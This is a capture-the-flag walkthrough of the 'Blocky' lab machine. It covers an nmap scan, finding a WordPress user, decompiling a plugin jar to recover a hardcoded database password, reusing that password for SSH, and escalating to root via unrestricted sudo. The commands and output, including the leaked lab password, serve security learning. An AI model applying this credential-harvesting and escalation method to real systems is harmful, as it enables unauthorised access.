

Blocky walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	3
Privilege escalation	4

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - User found	2
Figure 3 - Plugin paths on the web application	3
Figure 4 - Database credentials	3
Figure 5 - SSH user connection	4
Figure 6 - Privesc and root flag	4

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:




Figure 1 - nMap scan results

Open ports are 21, 22, 80 and 25565. So, this machine has FTP and SSH services enabled, a web application running on port 80 and a Minecraft service running on port 25565. Also, nMap has revognized Linux as OS, but it didn't identify the version.

The web application can be reached adding a new entry in the `/etc/hosts` file.

Initial foothold

Analyzing the application I found it is developed using WordPress. Also, I found a name account as shown in the following picture:




Figure 2 - User found

I run dirbuster to try to find some other interesting content and I found out the `/wiki/` and `/plugins/` paths. The interesting one in this case is the second one:




Figure 3 - Plugin paths on the web application

User flag

I tried to analyze these files. So, I decompiled the **BlockyCore.jar** file running the following command:

```
javap -c BlockyCore
```

Reading the decompiled code, I found out database credentials, as shown in the following figure:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ javap -c BlockyCore
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Warning: File ./BlockyCore.class does not contain class BlockyCore
Compiled from "BlockyCore.java"
public class com.myfirstplugin.BlockyCore {
    public java.lang.String sqlHost;

    public java.lang.String sqlUser;

    public java.lang.String sqlPass;

    public com.myfirstplugin.BlockyCore();
        Code:
           0: aload_0
           1: invokespecial #12          // Method java/lang/Object."<init>":()V
           4: aload_0
           5: ldc          #14           // String localhost
           7: putfield    #16           // Field sqlHost:Ljava/lang/String;
          10: aload_0
          11: ldc          #18           // String root
          13: putfield    #20           // Field sqlUser:Ljava/lang/String;
          16: aload_0
          17: ldc          #22           // String 8YsqfCTnvxAUeduzjNSXe22
          19: putfield    #24           // Field sqlPass:Ljava/lang/String;
          22: return

    public void onServerStart();
        Code:
           0: return

    public void onServerStop();
        Code:
           0: return

    public void onPlayerJoin();
        Code:
           0: aload_0
           1: ldc          #33           // String TODO get username
           3: ldc          #35           // String Welcome to the BlockyCraft!!!!!!!
           5: invokevirtual #37         // Method sendMessage:(Ljava/lang/String;Ljava/lang/String;)V
           8: return

    public void sendMessage(java.lang.String, java.lang.String);
        Code:
           0: return
}
```

Figure 4 - Database credentials

At this point I tried an SSH connection. In the web application I found out a name, now I have a password, so I used these credentials to establish an SSH connection:

```
(k14d1u5@k14d1u5-kali) - [~/Desktop/Burp Pro 2021.10]
$ ssh notch@10.10.10.37
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

Last login: Sun May 26 10:08:37 2024 from 10.10.14.28
notch@Blocky:~$
```

Figure 5 - SSH user connection

I forgot to take a screenshot about the flag, but it is as usual in the user's **home** directory and I was able to retrieve it at this point.

Privilege escalation

The privilege escalation is very easy. Analyzing the `sudo -l` command output, I found out that user can do all he/she wants as sudo. So, the privilege escalation and the root flag are the following:

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$ sudo su
root@Blocky:/home/notch# 8
8
2: command not found
root@Blocky:/home/notch# ls -la
total 40
drwxr-xr-x 5 notch notch 4096 May 26 10:10 .
drwxr-xr-x 3 root root 4096 Jul 2 2017 ..
-rw-r--r-- 1 notch notch 1 Dec 24 2017 .bash_history
-rw-r--r-- 1 notch notch 220 Jul 2 2017 .bash_logout
-rw-r--r-- 1 notch notch 3771 Jul 2 2017 .bashrc
drwxr-xr-x 2 notch notch 4096 Jul 2 2017 .cache
drwxrwxr-x 7 notch notch 4096 Jul 2 2017 .minecraft
drwxrwxr-x 2 notch notch 4096 Jul 2 2017 .nano
-rw-r--r-- 1 notch notch 655 Jul 2 2017 .profile
-rw-r--r-- 1 notch notch 0 May 26 10:10 .sudo_as_admin_successful
-r--r-- 1 notch notch 33 May 26 04:43 user.txt
root@Blocky:/home/notch# cd /root
root@Blocky:~# ls -la
total 28
drwxr-xr-x 3 root root 4096 May 26 04:43 .
drwxr-xr-x 23 root root 4096 Jun 2 2022 ..
-rw-r--r-- 1 root root 1 Dec 24 2017 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x 2 root root 4096 Jun 7 2022 .cache
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r--r-- 1 root root 33 May 26 04:43 root.txt
root@Blocky:~# cat root.txt
6
fad
root@Blocky:~#
```

Figure 6 - Privesc and root flag